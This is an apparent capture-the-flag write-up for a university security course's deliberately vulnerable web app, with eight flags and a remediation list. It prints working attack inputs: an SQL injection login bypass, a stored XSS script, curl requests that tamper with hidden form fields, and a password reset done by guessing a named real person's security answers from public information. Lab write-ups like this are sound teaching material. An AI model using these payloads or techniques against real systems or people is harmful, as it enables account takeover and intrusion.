Shmoury Admin CTF - Vulnerability Report

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Summary

This report documents 8 vulnerabilities discovered on the Shmoury Admin website at http://173.255.232.132/

Flag 1: Inspector Detector (Security by Obscurity)

Location: Home page (after login) - http://173.255.232.132/

Vulnerability Type: Security-by-obscurity / Information Disclosure


Flag: `CY2550_FLAG1{u5yc32onkmutrul9ogbue3a0cj6dxtk7}`

How I Exploited It:

1. Created an account and logged in
2. Right-clicked on the home page and selected "Inspect" or "View Page Source"
3. Found a hidden `<p>` element with attribute `hidden`:

```
<p hidden>Psst...this isn't really a secure site. Good job being nosy! Here's your
flag: CY2550_FLAG1{u5yc32onkmutrul9ogbue3a0cj6dxtk7}</p>
```

Screenshot:



Shmoury Admin

Welcome to the Shmoury College of Computer Science!

Here at Shmoury, we are pioneers of security excellence.

Welcome to our state-of-the-art website! Our site allows you to apply for scholarships, apply for TA positions, submit feedback, and more! For any questions about Shmoury or bugs, contact our main administrator Christo Wilson at **cbw@shmoury.edu**!

Can you find the secret message hidden in this image below?

Bootstrap 4.0 theme taken from **https://getbootstrap.com/**

Flag 2: SQL Injection (Regular Login)

Location: /login-submit/

Vulnerability Type: SQL Injection

Flag: `CY2550_FLAG2{gehdbf2k72tps3vfuo8z896u6gzp74iy}`

How I Exploited It:


1. Navigated to the regular login page at /login/
2. Entered username: `cbw`
3. Entered password with SQL injection payload: `1' or '1`
4. This modified the SQL query to always return true, bypassing authentication
5. Successfully logged in and received the flag

Payload:

```
Username: cbw
Password: 1' or '1
```

Note: This classic SQL injection makes the WHERE clause always evaluate to true because `'1' or '1'` is always truthy.

Screenshots:



Please log in to Shmoury Admin.

Username: cbw

Password: 1' or '1

Don't have an account yet? Create one here!

Flag 3: Hours Submission (Server-Side Validation Failure)

Location: /submit-hours-submit/

Vulnerability Type: Server-side validation failure / Packet modification

Flag: `CY2550_FLAG3{vz106b927e6swvumftm3wsxynsi8tpr9}`

How I Exploited It:

1. Navigated to the Submit Hours page at /submit-hours/
2. Inspected the page source and identified a hidden form field `max_hours` set to 20
3. Modified the POST request to change `max_hours` from 20 to 100
4. Submitted 25 hours on Sunday, exceeding the 20-hour limit
5. The server accepted the modified value and returned the flag


Hidden Field Found:

```
<input type="hidden" id="max_hours" name="max_hours" value=20>
```

Modified Payload:

```
curl -X POST "http://173.255.232.132/submit-hours-submit/" \
  -d
"csrfmiddlewaretoken=...&Sunday=25&Monday=0&Tuesday=0&Wednesday=0&Thursday=0&Friday=0&S
```

Screenshot:


Shmoury Admin

Shmoury TA Hours Submission Page

Are you a TA and need to submit hours? Do that all here!

Remember: you can submit a maximum of **20 hours** per week.

Sunday	0
Monday	0
Tuesday	0
Wednesday	0
Thursday	0

Flag 4: XSS Attack (Cross-Site Scripting)

Location: /feedback-submit/ and /feedback-results/

Vulnerability Type: Stored Cross-Site Scripting (XSS)

Flag: `CY2550_FLAG4{2fygm79woae6qr40jjaqtpygvjuf5e3z}`

How I Exploited It:

1. Logged into the application
2. Navigated to the Feedback page at /feedback/
3. Submitted a script tag payload: `<script>document.write('XSS')</script>`
4. The script was stored and rendered on the feedback-results page
5. The flag was displayed when the XSS payload was executed


Payload:

```
<script>document.write('XSS')</script>
```

Server Response:

```
Nice job with a successful XSS attack! Here's your flag:
CY2550_FLAG4{2fygm79woae6qr40jjaqtpygvjuf5e3z}
```

Screenshot:



Shmoury Admin

Shmoury Admin Feedback Page

Got feedback for us? Write it all here!

Feedback:

```
<script>alert('XSS')</script>
```

Flag 5: TA Application (Privilege Escalation / Client-Side Bypass)

Location: /ta-application-results

Vulnerability Type: Privilege escalation / Client-side validation bypass

Flag: `CY2550_FLAG5{yuzggy4gqjneichn2b1bm5pvvr250bu2}`

How I Exploited It:

1. Navigated to the TA Application Portal at /ta-applications/
2. Noticed the Submit button was disabled with `disabled="true"` :


   ```
   <input type="submit" value="Submit" disabled="true">
   ```

3. Used browser developer tools or curl to submit the form directly, bypassing the disabled button
4. The server had no server-side check for eligibility and accepted the submission

Bypass Method:

```
curl -X POST "http://173.255.232.132/ta-application-results" \
  -d
"csrfmiddlewaretoken=...&fname=Test&lname=User&classes=CY2550&essay=I+am+qualified"
```

Screenshot:


Shmoury Admin

Thank you for your application! Your response has been recorded.

Nice work! See how easy it is to bypass a purely visual security measure? There are no extra server-side checks, which means you get your flag: CY2550_FLAG5{yuzggy4gqjneichn2b1bm5pvvr250bu2}

Flag 7: Weak Identity Authentication (Password Reset)

Location: /forgot-password-kbq-submit/

Vulnerability Type: Weak identity authentication / Knowledge-based question weakness


Flag: `CY2550_FLAG7{yp1r2ksm6ivvam0yzy7qju1du8ujwm2z}`

How I Exploited It:

1. Found the admin username "cbw" from the homepage (Christo Wilson - cbw@shmoury.edu)
2. Navigated to /forgot-password/ and entered "cbw" as the username
3. Was presented with security questions:
   - What is your favorite color?
   - Where did you go to school?
   - What did you study?
4. Guessed the answers based on publicly available information about the real Christo Wilson:
   - Color: blue
   - School: UCSB (University of California, Santa Barbara - where Christo Wilson got his PhD)
   - Study: computer science
5. Successfully answered all questions and obtained the flag

Key Insight: The security questions were easily guessable from public information about the real person, demonstrating why knowledge-based authentication is insecure.

Screenshot:



Successful password recovery!

Nice work. This is why weak, predictable, or Google-able knowledge-based questions for password recovery are insecure. Here is your flag: CY2550_FLAG7{yp1r2ksm6ivvam0yzy7qju1du8ujwm2z}

Set new password for user: **cbw**

New Password

Flag 8: Hidden Scholarship Page (Security by Obscurity)

Location: /scholarships/2026/you-earned-it

Vulnerability Type: Security-by-obscurity / Predictable URL / URL Enumeration

Flag: `CY2550_FLAG8{7wrqno07megtgvnx2ajrshqptrab72gd}`

How I Exploited It:


1. Navigated to /scholarships/2025 and saw all links pointed to "whoops-too-late" (closed applications)
2. Triggered a 404 error which revealed Django debug page with all URL patterns
3. Discovered hidden URL patterns including /scholarships/2026/first-click and /scholarships/2026/you-earned-it
4. Navigated to /scholarships/2026/first-click

5. Followed the link to /scholarships/2026/you-earned-it to get the flag

URL Enumeration Discovery:

```
scholarships/2026/first-click
scholarships/2026/you-earned-it
```

Screenshot:


Shmoury Admin

You've Won the First Student to Click Here 2026

...but you definitely shouldn't have, considering that's a year away!

And this is why it's easy to guess pages that you shouldn't be able to find, even if you don't reference them anywhere. Here's your flag: CY2550_FLAG8{7wrqno07megtgvnx2ajrshqptrab72gd}

Flag 9: Image Forensics (Steganography)

Location: /static/shmoury_assets/khoury.jpg

Vulnerability Type: Forensics / Metadata exposure / Steganography

Flag: `CY2550_FLAG9{an156eaty4lqk51rb5gi5mtdhmna4zlf}`

How I Exploited It:

1. Noticed the hint on the homepage: "Can you find the secret message hidden in this image below?"
2. Downloaded the image from the home page
3. Examined the image using the `strings` command to extract readable text
4. Found the flag hidden in the image data

Commands:

```
curl -o khoury.jpg http://173.255.232.132/static/shmoury_assets/khoury.jpg
strings khoury.jpg | grep FLAG
```

Output:

```
0CY2550_FLAG9{an156eaty4lqk51rb5gi5mtdhmna4zlf}
```

Alternative Method: Use `exiftool khoury.jpg` to see the comment field containing the flag.

Vulnerability Summary Table

Flag #	Vulnerability Type	Location
1	Security by Obscurity	Home page
2	SQL Injection	/login
3	Server-Side Validation	/submit-hours
4	Cross-Site Scripting	/feedback
5	Privilege Escalation	/ta-applications
7	Weak Identity Auth	/forgot-password
8	Security by Obscurity	/scholarships/2026
9	Forensics	khoury.jpg

Total Flags: 8

Recommendations

1. **Flag 1 (Hidden HTML)**: Never rely on `hidden` attributes for security. Use server-side access controls.

2. **Flag 2 (SQL Injection)**: Use parameterized queries or prepared statements. Never concatenate user input into SQL queries.

3. **Flag 3 (Validation Bypass)**: Always validate user input on the server side. Never trust client-side values, including hidden form fields.

4. **Flag 4 (XSS)**: Sanitize and escape all user input before displaying it. Use Content Security Policy (CSP) headers.

5. **Flag 5 (Disabled Button Bypass)**: Implement server-side eligibility checks, not just client-side UI restrictions.

6. **Flag 7 (Weak KBA)**: Avoid using easily guessable security questions. Use stronger authentication methods like 2FA.

7. **Flag 8 (URL Guessing)**: Implement proper access controls for unpublished content. Disable debug mode in production.

8. **Flag 9 (Metadata Exposure)**: Strip metadata from images before publishing to prevent information leakage.

Screenshots Directory

All screenshots are stored in the `screenshots/` folder:

- `flag1_homepage.png` - Homepage with hidden element
- `flag2_sqli_payload.png` - SQL injection payload
- `flag3_submit_hours_form.png` - Submit hours form with hidden field
- `flag4_xss_payload.png` - XSS payload in feedback form
- `flag5_ta_application.png` - TA application result
- `flag7_kbq_success.png` - Successful password recovery
- `flag8_scholarship_hidden.png` - Hidden scholarship page